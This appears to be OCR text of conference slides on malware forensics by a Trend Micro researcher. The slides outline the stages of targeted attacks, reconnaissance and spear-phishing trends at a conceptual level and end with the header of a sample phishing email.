


Malware Forensics (Virenforensik)

Dr. Morton Swimmer, FTR Team, Trend Micro Deutschland, GmbH





http://www.ncc.co.uk/article/?articleid=13404




Source: http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud/cyber-banking-fraud-graphic

FTR

- Forward-Looking Threat Research
- 25 researchers in 6 geographies
- What are the threats in 5 years … in 10 years time?

Internet Forensics



Threat Landscape

- Attacks
  - most are automated; indiscriminate
  - some are specific and targeted
- Spectrum
  - highly skilled and well resourced adversaries
  - opportunistic amateurs
  - individuals or groups
- Motivation
  - financial gain, politics or status
  - espionage and data theft

Targeted Malware Attacks

Targeted Attacks


- Attacks against
  - civil society organizations/ NGOs
  - business enterprises
  - government/military networks
- Attacks are typically part of a broader campaign

- Attackers use whatever is required based on reconnaissance
- Will adjust tactics in reaction to the defenses of the target
- In contrast with most Malware that aims for the masses
  - try variations against entire target population until something sticks

Targeted Malware Attacks


- Computer intrusions staged by threat actors that:
  - Aggressively pursue and compromise specific targets
    - Often leveraging social engineering
  - Maintain a persistent presence within the victim's network
  - Escalate privilege and move laterally within the victim's network
  - Extract sensitive information to locations under the attacker's control

Stages of an attack



Reconnaissance/Targeting

- Profiling a target to help with the attack campaign
- technical
  - deployed software
  - defenses
- human
  - key personnel
    - but in the beginning anyone is good for recon
  - roles
  - relevant themes




Social Engineering


- Spoofed Email
  - From a “real” person
- Content of the message
  - Real events
- Document attachments?

Trends

- Forwarding ‘legitimate’ emails with malware
- Sending two or more attachments
  - the first clean, next malware
- Leveraging authority relationships
  - Spoofing governmental email addresses



Source: contagiodump.blogspot.com


Hello all - Message (Plain Text)

File Edit View Insert Format Tools Actions Help

Type a question for help

Reply Reply to All Forward

From: Rupert Hammond Chambers [[redacted]@us-taiwan.org] Sent: Thu 12/2/2010 9:45 AM

To: LottaDM@us-taiwan.org

Cc:

Subject: Hello all

